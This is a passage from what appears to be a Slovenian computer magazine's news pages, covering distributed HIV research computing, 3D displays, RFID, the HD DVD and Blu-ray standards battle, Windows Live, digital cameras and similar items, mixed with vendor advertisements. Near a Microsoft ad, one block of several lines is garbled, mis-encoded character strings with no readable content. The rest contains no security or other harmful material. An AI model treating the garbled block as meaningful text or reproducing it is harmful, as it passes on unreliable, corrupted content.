Če se torej odločite in »posodite« svoj računalnik, bo ta med tem, ko ga ne uporabljate skupaj z drugimi v omrežju testiral, kako določene snovi delujejo na kombinacijo različnih proteinov v virusih HIV. Kombinacijo za kombinacijo, dokler, upajmo, omrežje ne bo našlo učinkovitega zdravila. Tiste snovi, ki se bodo najbolje izkazale v tem projektu, torej bodo pokazale določeno moč za uničevanja virusa, bodo nato še dodatno testirali. Vso potrebno programsko opremo, da se lahko računalnik vključi v projekt, najdete na spodnji spletni strani, na voljo pa sta različici za operacijske sisteme Windows in Linux. Programska oprema na zaslonu računalnika prikaže tudi 3D-simulacijo (ohranjevalnik zaslona), ki kaže, kako snovi »letajo« naokoli in iščejo najboljši način za uničenje virusa HIV.

www.fightaidsathome.org

3D-SLIKE (SKORAJ) ZA MNOŽICE

Pod pogojem seveda, da imamo vsebino (filme, igre), narejeno na ustrezen način. Bistvo IBM-ove rešitve je »črna škatlica«, ki omogoči, da lahko vsak **televizor ali projektor s tehnologijo DLP** (Digital Light Processing) prikazuje **prostorsko sliko**, a mora imeti uporabnik za to **posebna očala**. V tako imenovanih prostorskih kinih video predvajajo z dvema projektorjema, kar simulira prostorski vid. IBM-ova tehnologija pa omogoča uporabo zgolj ene same naprave, pri čemer video prikazuje s »hitrostjo« **144 sličic na sekundo**, namesto 30, kar je običajno pri današnjih televizorjih. Preprosto povedano, najprej vidimo »sličice« leve perspektive in nato še sličice desne. Tu je tudi osnovni problem, saj je takšen video **zahteven** in potrebuje veliko procesorske moči, več, kot jo lahko ponudijo današnje grafične kartice. Kaj dosti več o tehnologiji ni znano, morda še to, da zagotavljajo njeno združljivost s knjižnicami **OpenGL in DirectDraw**. S tem so tudi pokazali, na koga merijo – na razvijalce **računalniških iger**, ki si že dlje časa želijo bolj realističnega in cenovno primernejšega načina prostorskega prikaza. Je pa tudi ta tehnologija vmesna in bo šla v pozabo tisti trenutek, ko bodo na voljo ceneni modeli **3D-zaslonov**, ki od uporabnika ne zahtevajo uporabe dodatnih očal.


www.ibm.com



RFID ZA MNOŽIČNI TRG

Poceni proces tiskanja bi lahko pomenil napredek pri izdelovanju poceni čipov za **radijsko identifikacijo**, RFID (Radio Frequency Identification). Korejski znanstvenik naj bi razvil čip RFID, v celoti izdelan iz organskih materialov, ki deluje pri frekvenci 30 kHz, izdelan pa je s pomočjo brizgalnega tiskalnika. Poudarek je na **ceni izdelave**. Cene čipov na trgu se trenutno gibljejo med 0,5 in enim dolarjem. Analitiki predvidevajo, da bodo cene v razmerah množične proizvodnje padle na raven med 5 in 7 centov. Korejski čip pa bo stal zgolj **0,5 centa**, kar je očitna in velika razlika.

www.sunchon.ac.kr



MODRI ŽAREK OBDOJEN NA TEMO?

Microsoft in Intel sta boj standardov naslednje generacije optičnih medijev dolgo časa gledala z varne razdalje. Ko so propadli pogovori in iskanje kompromisa za zgolj en standard, pa sta morala izbrati stran. Oba sta se odločila za standard **HD DVD**, ki ga propagira Toshiba, od večjih ponudnikov vsebin, pa ga najbolj glasno podpira studio Universal. Drugi strani, Sonyjevemu standardu **Blu-ray**, ki ga med pomembnejšimi podpirajo HP, Dell in Apple, tako ne kaže najbolje. Razlog, da se je Microsoft odločil za Sonyjevo konkurenco, ni pretresljiv, saj je znano, da se ti podjetji vse bolj trdo bojujeta na področju igralnih konzol. Microsoft bo izbrani standard podprl v operacijskem sistemu Vista, Intel pa v svoji tehnologiji Viiv.

Še večji udarec so Blu-rayu zadali kitajski proizvajalci, ki so za naslednje leto napovedali začetek množične proizvodnje poceni plošč HD DVD. Zaradi velike proizvodnje in velikega trga zadnje čase Kitajcev nič več ne podcenjujejo.

Žarek upanja je morda zadnja poteza podjetja HP-ja, ki svojemu taboru predlaga, da dodajo programsko opremo, ki bo pospešila standard Blu-ray, tako da bo ta imel podobne specifikacije kot konkurenčni HD DVD.

Ne eden ne drugi tabor pa se ne ozira na **želje kupcev**, ki so jasno povedali, da želijo zgolj **en standard in cenovno primerne izdelke**. Kot kaže podjetje, ki bo prvo na trgu, ne bo pobralo smetane. Večina uporabnikov bo počakala na konkurenčni spopad med izdelki in standardoma in s tem na padec cen.



Ikone z diski označujejo primere elektronskih naprav, v katere so vgrajeni trdi diski.
© Hitachi Global Storage Technologies

Trdi diski so povsod. Hitachijevi zmogljivi trdi diski so gonilo elektronskih naprav sedanosti in vzor za naprave bodočnosti. Omogočajo vam, da naredite tako veliko – ali tako malo – kot hočete. Hitachi. Inspire the next.

generalni distributer:
ELKOTEX d.o.o.
www.elkotex.si



PRODAJNA MESTA:

ARTS d. o. o., tel: 01 242 71 55, Ribnica - ELCOM d. o. o., tel: 07 354 05 00, Črnomelj - GAMBIT TRADE d. o. o., tel: 01 437 63 33, Ljubljana - GORENJE PROGRAM POINT, tel: 03 899 28 78, Velenje - INFO Danilo Špitalar s. p., tel: 03 563 13 00, Trbovlje - INTRAMIT d. o. o., tel: 05 393 67 80, Šempeter pri Gorici - LANCOM d. o. o., tel: 02 330 01 20, Maribor - MADISON SYSTEMS d. o. o., tel: 02 229 77 77, Maribor - MENTEK LOGONET d. o. o., tel: 05 427 17 47, Koper - MLACOM d. o. o., tel: 01 500 87 75, Ljubljana - MR2 d. o. o., tel: 04 530 40 00, Lesce - ORG. TEND d. o. o., 02 250 57 50, Maribor - PERFTECH d. o. o., tel: 04 579 01 08, Bled - PIP d. o. o., tel: 07 304 56 06, Trebnje - Tominšek Mihael s. p., tel: 031 656 284, Otočec - TOPTEX d. o. o., tel: 03 562 52 50, Trbovlje - VIZUAL d. o. o., tel: 02 539 16 50, Tišina - POVPRASAJTE TUDI PRI VAŠEM LOKALNEM PRODAJALCU



4G-OPTIČNI DISKI?

Naslednje leto naj bi bilo več znano tudi o tako imenovani **četrti generaciji optičnih diskov**. V tretjo generacijo spadata tehnologiji Blu-ray in (ali) HD DVD, četrta pa bo slonela na tehnologiji **hologramskega zapisa podatkov**. Ta tehnologija naj bi prinesla zmogljivosti **od 200 GB do 1 TB**, v zadnjem času se pojavljajo napovedi celo o 4 TB, čeprav slednje še ni bilo uradno potrjeno. Fizična velikost plošče bo **enaka današnjim ploščam**, torej premera 12 cm. Trenutne tehnologije zapisov vsebin takšne kapacitete na zahtevajo, zato ocenjujejo, da bodo plošče 4. generacije namenjene aplikacijam digitalnega arhiva in urejanja videa bolj ali manj v **profesionalne namene**. Ravno v tem tiči razlog, zakaj razvoj te tehnologije poteka tako počasi. Je pa že zdaj več znano o rezultatih prototipnih laboratorijskih preizkusov. O kakšnih TB-zmogljivostih ni ne duha ne sluha, praksa kaže na zmogljivosti med 70 in 140 GB (ne eni plošči). Pričakovati je, da bo pri teh ploščah (pogonih) višja tudi hitrost predvajanja/pisanja, saj so že dosegli hitrost 117 MB na sekundo, kar je več kot 6-kratno izboljšanje v primerjavi plošč Blu-ray.

NE DAMO INTERNETA IN PIKA



Pred časom smo že pisali, da jedro interneta, kakršen je danes, nadzirajo **Američani**, ki se nadzoru nikakor ne mislijo odpovedati in ga prepustiti v ta namen ustanovljeni mednarodni organizaciji pod patronatom Združenih narodov. O tem so se veliko pogovarjali (kregali) na srečanju v Tuniziji in, kot smo pravilno napovedali, se ni popolnoma nič spremenilo. Američani nadzora nad internetom ne mislijo spustiti iz rok, dogovorili so se le, da ustanovijo »forum«, ki bo razpravjal o internetu, vendar njegova priporočila, želje ali zahteve ne bodo imele nikakršne formalne moči.

SPLETNO UČENJE Z IGRO IN POSKUSI

Najučinkovitejše učenje je, ko se učenec uči s preizkušanjem in igranjem, ne pa zgolj z napornim branjem običajno dolgočasnih izobraževalnih vsebin. Spletna stran **SoundJunction** posreduje glasbene vsebine o **jazzu, zahodnoafriški glasbi in evropski klasični glasbi**, na učencu zanimiv način.

Preko **interaktivnih učnih gradiv**, mešanici besedila, slike in zvoka, kjer se učenec izobrazi o zgodovini, nastanku in značilnosti določenih glasbenih smeri in, kar je morda zanimivejše, s preizkusi. Interaktivni skladatelj, kot del spletne strani, da osnovni ritem, nato pa lahko učenec svojo skladbo poljubno sestavlja tako, da vzame dele skladb, ki so del storitve. Natančneje, na voljo je za 50 ur sklad in video posnetkov, pri čemer ni omejitev, kaj iz skladbe vzamemo oziroma koliko delov iz različnih skladb sestavlja naše delo. Ni pa možno narejene lastne skladbe prenesti v svoj računalnik, saj snovalci spletne storitve še niso razrešili težav, povezanih z varovanjem **avtorskih pravic**. Ko bo urejeno tudi to, bo storitev lahko v pomoč uporabnikom na primer pri snovanju lastnih melodij zvonjenja mobilnih telefonov. Očitni prednosti storitve pred podobnimi programi sta brezplačnost in velika izbira posnetkov. Čeprav ni starostnih omejitev, so najbolj zaželeni mladi med 13. in 18. letom.

Spletna stran je tipičen primer, kako lahko **država** skrbi za promocijo znanja svojih državljanov. Torej, s **subvencioniranjem** nastanka in delovanja **izobraževalnih spletnih strani**, kot to počne v tem primeru angleška vlada. Vsebine za učenje prek interneta niso (oziroma vsaj v večini primerov) komercialno zanimivo blago, pa tudi, če bi bile, bi bilo to s vidika enakosti in brezplačnega izobraževanja, silno čudno. Prelagati nastanek vsebin le na zasebni sektor, na podjetja, torej celovito gledano ne vpliva na večji interes posameznikov za dodatno izobraževanje. Če država ne pomaga pri nastanku strani, potem naj vsaj pomaga državljanom, ki imajo interes, tako da jim povrne stroške spletnega izobraževanja (cena komercialne storitve). Za zdaj naša država ne razmišlja niti o eni niti o drugi obliki.

www.soundjunction.org



LUKVEL



Hitachi 42PD7200,
diagonala 106 cm
1024x1024, HDTV,
HDMI, ALIS
Picture master,
motorizirano stojalo
68.7 mrd. barv

SANYO



Zmagovalec med projektorji
za domači kino leta 2005/6
Sanyo PLV-Z4
3 LCD, 1000 ansi lumnov,
kontrast 7000:1, 22 dB,
68,7 mrd. barv
3 leta garancije

HITACHI
Inspire the Next



Poslovni projektor obdobja
2005/06
Hitachi CP-X250
3 LCD, 2000 ansi lumnov
1024x768,
prenosna torba
3 leta garancije

kupon za **6% popust**
za nakup stropnega
nosilca **Aero Light**
ali projektorja za
domači kino



Aero Light
univerzalni stropni nosilci za projektorje
od 75 do 1500 mm od 22.000 + ddv naprej

Uradni zastopnik za multimedijske projektorje Sanyo in Hitachi Digital Media Group. Za informacije o prodaji in najemu Sanyo in Hitachi opreme pokličite 01 542 10 37. Več o naši ponudbi preberite na www.lukvel.si. Lukvel d.o.o., Šmartinska cesta 130, 1000 Ljubljana

MICROSOFTOVA SPLETNA REVOLUCIJA?

Microsoftovo odločitev, da poseže na področje spletnih storitev, so nekateri ocenili kot revolucijo, drugi pa zgolj kot slab odgovor vsemu, kar v spletu počne Google. In kaj sta Windows Live in Office Live, ki so ju pred kratkim napovedali z velikim medijskim hrupom? Če nas vprašate, zgolj nekakšna nadgradnja obstoječih »klasičnih« programov s spletnimi storitvami, kar bo potencialno le še povečalo interes za nakup programske opreme in uporabnike še bolj navezalo na Microsoft. Oziroma sta storitvi vsaj delno to, kar nam že danes ponujajo ponudniki dostopa v internet, le da ti delujejo lokalno, Microsoft pa globalno. A pojdemo lepo po vrsti.

Windows Live je skupek uporabniku namenjenih storitev in programske opreme, ki nadgradi operacijski sistem. **Live.com** je uporabniški portal (vstopna točka) z možnostjo poosebljenja in vsem, kar sodi zraven (iskalniki). Potem sta tu še poštni predal **Live Mail** (zamenjava za Hotmail) in **Live Messenger**, ki omogoča tudi glasovne klice – vam to kaj diši po Googlovih storitvah?. Spletna stran **Live Safety Center** pomaga pri



iskanju, zaščiti in odstranjevanju virusov, kar nadgradi sicer predvidoma plačljiva storitev **OnCare Live** s požarno pregrado, protivirusnim

programom, možnostjo izdelave varnostnih kopij in z orodji za vzdrževanje računalnika. Vsaj na prvi pogled je zanimiv še **Live Favorites** ali preprosteje, spletni seznam priljubljenih povezav, do katere lahko pridemo neodvisno od računalnika. Za uporabnike brezplačne storitve bo Microsoft tržil tako, kot to počne Google s trženjem spletnega prostora.


Podobno velja tudi za drug sklop, **Office Live**, ki je namenjen predvsem malim in srednje velikim podjetjem in v katerem so tako brezplačne kot tudi plačljive storitve. Storitve je, kot pravijo, mogoče uporabljati samostojno, vendar se lahko povežejo v pisarniški paket in takrat verjetno iz njih iztisnemo največ. Brezplačen bo osnovni paket **Basic**, ki vključuje domensko ime, prostor na spletnem strežniku za lastno spletno stran (30 MB), podprt s čarovnikom za hitro izdelavo preproste spletne strani in pet poštnih predalov. Vse drugo, bo kot kaže, na voljo za mesečno naročnino. Več prostora in poštnih predalov, boljše orodja za izdelavo lastne spletne strani in dodatna orodja (programi) za avtomatizacijo poslovnih nalog, kot so na primer orodja za upravljanje projektov, upravljanje prodaje in strank (preprost CRM), izdelavo poročil, upravljanje dokumentov in podobno.

Storitve Live bodo delovale prek javno dostopnih programskih vmesnikov, ki bodo na voljo partnerski in razvijalski skupnosti, kar pomeni več svobode pri razvoju novih storitev. Na vprašanje, kako bo z lokalizacijo (na primer storitve v slovenskem jeziku), pa bomo morali še malce počakati.

ideas.live.com
www.officelive.com

NAREJENO V SLOVENIJI

In prodano tujcem, med drugim tudi podjetju VeriSign. Gre za izdelek **proXSign** podjetja **SETCCE** oziroma dodatek (komponento) za digitalno podpisovanje. Izdelek je namenjen vsem uporabnikom, ki želijo v svoje poslovne rešitve uvesti **digitalni podpis** in tako preiti na popolnoma brez papirno poslovanje. Najpogostejši scenarij uporabe proXSigna je pri izdaji (digitalnem podpisovanju) elektronskih dokumentov, ki so sicer v papirni obliki in nosijo lastnoročni podpis. S tem si uporabniki bistveno znižajo stroške, saj ni več potrebe po tiskanju dokumentov in uporabi klasičnih poštnih storitev. Prav tako je izdelek primeren v postopkih likvidacije računov, kjer se v korakih potrjevanja uporabi digitalni podpis namesto lastnoročnega, hkrati pa je zagotovljena revizijska sled postopka. Nova različica proXSigna ima večjezikovno podporo. (promocijska novica) www.proxsign.com



AVTO ZA VIRUSE

Nanoavto je bolj stvar prestiža in je bolj zanimiv kot pa uporaben. Večjo vlogo ima pri promociji nanotehnologij, ki niso več zgolj stvar znanstvenofantastičnih serij – ljubitelji zveznih stez se boste spomnili Borgov, njihove nanotehnologije in izreka »odpor je jalov«. Od nanotehnologij si obetamo veliko, tako v medicini, kjer bi ta tehnologija lahko pomagala v boju proti različnim boleznim (največkrat se omenja rak), kot tudi v drugih vejah industrije in vsakodnevnega življenja.


Avto na sliki je velik **4 x 3 nm** in ima vse, kar avto potrebuje. Štiri kolesa, osi in telo (šasija). Kolesa so narejena iz 60 atomov in pritrjena na štiri samostojne in vrteče se osi. Avto torej vozi po nanocestah. Telo avtomobila je narejeno iz organske snovi. Ker avto nima nanomotorja, morda ga bodo vanj vdělali kdaj drugič, tudi ni podatkov, koliko »nanokonjskih« moči ima in podobno.

TOSHIBA



Če ne bi uporabili našega znanja pri tehnološko dovršenih hitrih vlakih,

Kot vodilni proizvajalec visoko tehnoloških sistemov hitrih železnic za Shinkansen, Toshiba določa svetovne standarde s svojimi močnimi pretvorniki za pogon izmeničnih električnih vlakov.



ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov.

Navdušujoč napredek sinergije je ključni R&B pristop Toshiba. Pametni e-BRIDGE kontrolni sistem, s pomočjo katerega multifunkcijske naprave Toshiba kopirni in izpisovalni sistemi dosegajo neprekosljivo kakovost izpisa, prikladno rokovanje in zavidljivo razmerje kakovost/cena.

prilagodljive **TOSHIBA** rešitve

Tift d. o. o.
Tržaška 118
1000 Ljubljana

t: 01 256 15 40
f: 01 257 37 58
e: dobrodosli@tift.si

TIFT



IZOSTRI MI ŠE MALO NOS

Se vam dostikrat zgodi, da fotografija, posneta z digitalnim fotoaparatom ni ostra tam, kjer bi si to vi želeli. Pa nič ne morete storiti. Običajni fotoaparati ostri (ročno ali samodejno) tako, da spreminjamo razdaljo med lečami in tipalom. Svetlobo, ki pade skozi objektiv, leče usmerijo na tipalo. Ta nato te podatke pretvori v digitalno obliko, a brez veliko podatkov o tem, iz katere smeri so žarki »prišli«. Ideja ameriškega študenta naj bi ta problem rešila, saj lahko z njegovim prototipnim fotoaparatom posneto fotografijo spreminjamo z namenskim programom. Kot je razvidno na slikah, lahko **poljubno ostrimo zelene dele na fotografiji**.

Inovator je uporabil digitalni fotoaparati s tipalom ločljivosti **16 milijonov pik** ter med tipalom in lečo dodal element, sestavljen iz **90 tisoč mikroleč**. Te »merijo« vse svetlobne žarke, ki padajo skozi objektiv ter določajo smeri, iz katerih so žarki prišli. Podatke nato program uporabi, ko želimo izostriti določen del na posneti fotografiji – temu primerno »doda« potrebne podatke o svetlobi, ki je prišla iz zelene smeri.

Tehnologija lahko pomaga amaterskim uporabnikom, da preprosteje posnamejo boljše fotografije. Trenutno je največji problem dejstvo, da so bili doseženi dobri rezultati zgolj pri uporabi zmogljivega digitalnega fotoaparata, ki seveda ni poceni. Solidno se je obnesel tudi fotoaparati ločljivosti 8 milijonov pik, vendar smo v tem primeru omejeni pri ostrenju slike (manj dodatnih podatkov, manj možnosti). Če se bo tehnologija izkazala, bi to lahko pomenilo, da bodoči fotoaparati ne bodo potrebovali motorja za premikanje leč, kar je prednost, saj ima takšna naprava manj gibljivih delov in je manj podvržena okvaram.

»NEPREMOČLJIVA« GLASBA

Predvajalniki digitalne glasbe so uporabni ali celo zapovedani med rekreacijo. Z njimi lahko telovadimo, tečemo ali kolesarimo, le plavati doslej nismo mogli. Od nedavnega nam tudi to omogoča **Finis SwiMP3**. Izdelek ima nepremočljivo ohišje, (no, brez tega verjetno ne bi šlo), ki ga pritrdite na jermen plavalnih očal. S tem pa problem še ni rešen, saj je jasno, da v vodnih razmerah običajne slušalke ne delujejo zadovoljivo. Zvok preprosto ni tak, kot bi ga želeli oziroma pričakovali. Zato omejeni izdelek nima klasičnih slušalk, temveč sistem za

prenos zvoka prek kosti. Pritrdite ga na obraz, zvočne vibracije pa prek ličnih kosti potujejo do notranjega ušesa. Tu se vibracija iz kosti prenese na tekočino v notranjem ušesu, kar zaznamo kot zvok. Izdelek tudi ni preveč zasojen, saj vas bo stal preračunano 40 tisočakov. Edino, kar morda moti je, da ima le 128 MB pomnilnika, kar je danes v času iPodov nenormalno malo.

www.waterproofmusic.com/swimp3.html




DIGITALNA AKADEMIJA

V naši podalpski deželici je letos poleti odprla svoja vrata še ena izobraževalna ustanova, Digitalna akademija. Njen namen je predvsem **izobraževanje ljubiteljskih fotografov**, od klasičnih večšin fotografije do obdelave v digitalni temnici. Med predavatelji je kar nekaj zvenečih imen, kot so **Oskar Karel Dolenc, Matjaž Intihar, Arne Hodalič** in drugi. Lani jim je uspelo izvesti kar nekaj tečajev in delavnic, ki jih je obiskalo preko 150 slušateljev. V prihodnjem letu bo teh še več, predvsem bodo stalni začetni in nadaljevalni tečaj digitalne fotografije, po katerih je največ povpraševanja. Slednje niti ne preseneča, saj bodo letos v Sloveniji prodali preko 100.000 digitalnih fotoaparatorov. Na tečajih Digitalne akademije ne boste izvedeli, kako postati vrhunski umetniški fotograf, zato pa se boste naučili vseh bistvenih fotografskih veščin.

RM ZA SLOVENSKA PODJETJA

Podjetje **Intera** je po treh letih razvoja v sodelovanju z mednarodnimi strokovnjaki razvilo poslovno spletno aplikacijo **in3x CRM**. Aplikacija omogoča, da v podjetju razpolagajo s pravimi informacijami in pravilno načrtujejo prihodnja dela, kar vključuje optimalno razporejanje časa, nalog, kadra in virov. Omogoča izgradnjo baze in uporabo informacij o naročnikih. Vodstvo podjetja in vsi zaposleni, vključeni v prodajni proces, lahko hitro in enostavno pregledajo prodajne rezultate in učinkovitost prodajnega oseba, ugotovijo prodajne trende in priložnosti, identificirajo ključne naročnike, pravočasno prepoznajo ter odpravijo težave, povezave z ozkimi grli, reklamacijami in drugimi neprijetnostmi, ki lahko kupce spremenijo v nezadovoljne stranke.

Zasnova programske rešitve je **prilagodljiva in modularna**, kar pomeni, da jo je mogoče



prilagoditi poslovnim potrebam specifičnega podjetja, kar vključuje tudi morebitne naknadne nadgradnje funkcij, ki jih zahtevajo določeni poslovni procesi. Rešitev omogoča integracijo s poslovno-informacijskimi sistemi podjetja (obstoječe aplikacije, zbirke podatkov in programska orodja) in je prilagojena slovenskim razmeram poslovanja podjetji. Aplikacija zagotavlja **varnost** na vseh ravneh. Na ravni komunikacij uporabljajo varni protokol HTTPS in digitalne certifikate, kar omogoča **oddaljen dostop uporabnikov**. In3x CRM ne zahteva namestitve v lokalnem računalniku in je **neodvisen od delovnega okolja uporabnika**, s čimer je v bistvu rešitev na zahtevo. Uporabniško licenco je možno zakupiti za določen čas, kar podjetju omogoča optimalno podporo, ko je to potrebno, obenem pa zniža stroške.

(promocijska novica) www.intera.si

vidimo

posel brez meja.

NU chcj `YbYa cfUHY`ja Yh`a c bchg`dgcj Ub`Ug`
ca Yf_c`|`b`_Yf_c`|`Dgcj b|g`Yh|`cj cf|`YbchYb`Yn|_ž
g_UYf|a `a`YY`n|`|b`Učž|b`a`|j`Yf`Ua`Ya`čzXUbUa`Y`
h\bc`c|`|U`U\`c`j`dca`cä`B`U`X`|i`Y`b`U`g`d`f`i`g`j`U`f`U`b`1`
dfc|`f`Ua`g`Y`cdf`Ya`Yž`_|`nV`|`i`Y`dc`X`Y`h`Už`b`|`cj`Y`g`f`U`b`_`Y`
|b`d`U`f`b`Y`f`Yž`b`Y`|`Y`X`Y`b`U`Y`n`|`U`f`c`|`U`f`c`|`
a`|W`c`g`Z`|`a`#`d`c`h`b`h`|`



Vaš potencial. Naš navdih.[™]
Microsoft

**“Se opravičujem,
ampak barvne kopije
so predrage!”**



KONICA MINOLTA

Končno pravi
barvni večopravilni tiskalnik
za **super ceno!**

→ bizhub C250

- 25 strani črnobelo ali v barvah
- tiskanje, kopiranje in skeniranje serijsko v mreži
- PCL, PS tiskalniški jezik
- Možnost spenjanja, luknjanja, prepogibanja
- Različen papir in folije do 256 g/m² in A3+
- Ločeno spremljanje ČB in barvnih izpisov
- Izredno nizek strošek izpisa:
- ČB izpis že za **4,50 sit + ddv***
- Barvni izpis že za **18,00 + ddv***

*v ceni je vštete ves potrošni material, vsi obrabljivi deli, servisi, 36 mesečna garancija, skratka vse razen papirja.

cena aparata že od
990.000 SIT + ddv



Nakup na obroke samo:
29.900 SIT x36 mesečno,
ddv se plača pri 1. obroku.

KONICA MINOLTA

KONICA MINOLTA d.o.o.,
tel.: 01/ 568 05 00, Vodovodna 101, 1000 Ljubljana
P.E. Maribor,
tel.: 02/ 320 53 67, Tržaška 85, 2000 Maribor
www.konicaminolta.si, info@konicaminolta.si



NIKON RAZVESELIL LJUBITELJE FOTOGRAFIJE

O novem Nikonovem fotoaparatu D200 se je že dolgo šušljalo, pa tudi čakalo. Zdaj je končno tu z vsemi pomembnimi prvinami, s katerimi je korak pred konkurenco. Možnosti, ki jih ponuja, ga postavljajo **tik pod profesionalni razred**, napovedana cena okoli **400 tisočakov** pa bo razveselila marsikaterega amaterja, ki si ga bo lahko privoščil. Zanimivo je, da je **10-milijonsko tipalo** tipa **CCD** in ne CMOS, kakor smo vajeni v zadnjem času. Hitrost zaporednega snemanja je 5 posnetkov na sekundo, območje občutljivosti od ISO 100 do 3200, za avtomatsko ostrenje skrbi 11 ostritvenih točk, vse to pa je zaprto v trdo magnezijevo ohišje. Na zadnji strani si je prostor priboril velik LCD-zaslon, funkcije pa so razporejene podobno kot pri prejšnjih modelih.

Med Nikonovimi novostmi velja omeniti nov **objektiv in makro bliskavico SB-R200**. Z delovnim območjem od 18 do 200 mm (preračunano na 35 mm format je to 27 do 300 mm) in z vdelenim umirjevalnikom slike bo ta objektiv našel svoje mesto ne le pri amaterskih uporabnikih, ampak predvsem pri fotoreporterjih. Makro bliskavica SB-R200 bo ljubiteljem bližnjih posnetkov prinesla nove kreativne možnosti, saj je s fotoaparatom povezana prek **brežžične** krmilne enote SU-800. To preprosto pomeni, da lahko bliskavico postavimo kamorkoli v delovnem območju krmilne enote, hkrati pa lahko krmilimo več bliskavic, tudi SB-600 in SB-800. Nikonu je končno uspelo predstaviti kar nekaj novosti, ki ljubiteljem fotografije v prihodnosti ne bodo dale spat, konkurenco pa bodo spodbudile k razvoju novih orodij.

www.nikon.com

KODAK P KOT PROFESIONALEC

Kodak je predstavil nove digitalne fotoaparate iz serije P, modela **880 in 850**. Oba sta zanimiva predvsem za **zahtevnejše** uporabnike, še zlasti prvi. Ima namreč zelo uporaben razpon goriščnice, **od 24 do 140 mm**. K temu dodajmo še tipalo z **8 milijoni pik** in vsemi potrebnimi možnostmi, ki jih od takega fotoaparata pričakujemo. Zanimiva je tudi oblika, saj na prvi pogled deluje kot zrcalnorefleksni fotoaparat. Ima tudi možnost uporabe izmenljive oziroma studijske bliskavice, poleg pomnilniške kartice pa ima še 32 MB vdelenega pomnilnika. P850 je iz drugačnega testa in meri na tiste, ki jim je pomembna dolga goriščnica. Razpon od **36 do 432 mm** bo zanimiv za marsikoga; temu dodajmo še umirjevalnik slike za manj stresene posnetke. Tudi ta model ima vdelen 32 MB pomnilnik. Oba shranjujeta slike na kartice tipa SD oziroma MMC, kar kaže na čedalje večjo priljubljenost teh kartic.



Tudi LCD-zaslon je enak, v obeh primerih je diagonala 2,5 palca. Z novo serijo P si Kodak želi še dodatno utrditi položaj na trgu, že zdaj je v svetu številka 3. Ali mu bo to uspelo še v Sloveniji, pa bomo videli v naslednjem letu.

www.kodak.com

AFRIKA IZ ZRAKA



Novička, ki na prvi pogled nima čisto nič skupnega z računalništvom, a berite do konca. V novembru se je v Sloveniji ustavil znani fotograf **Robert B. Haas**, ki je prišel na predstavitev svoje nove knjige *Afrika iz zraka*. Izdala jo je založba Rokus, za originalom pa tiči nihče drug kot **National Geographic**. 100 fotografij nam prikaže čisto drugačno sliko Afrike, kot jo poznamo, daleč od revščine in trpljenja. Za ta projekt je fotograf potreboval več kot leto dni in malo morje denarja, saj ga je en dan v zraku stal od 1000 do 5000 dolarjev. Če povemo še malo več o tem gospodu: do svojega 50. leta je bil dejaven kot investitor (je predsednik uprave in soustanovitelj zasebnega investicijskega podjetja), nato pa je ugotovil, da mu v življenju nekaj manjka. To je našel v fotografiji in zdaj že devet let fotografira, predvsem iz zraka. Kmalu se bo odpravil na naslednji 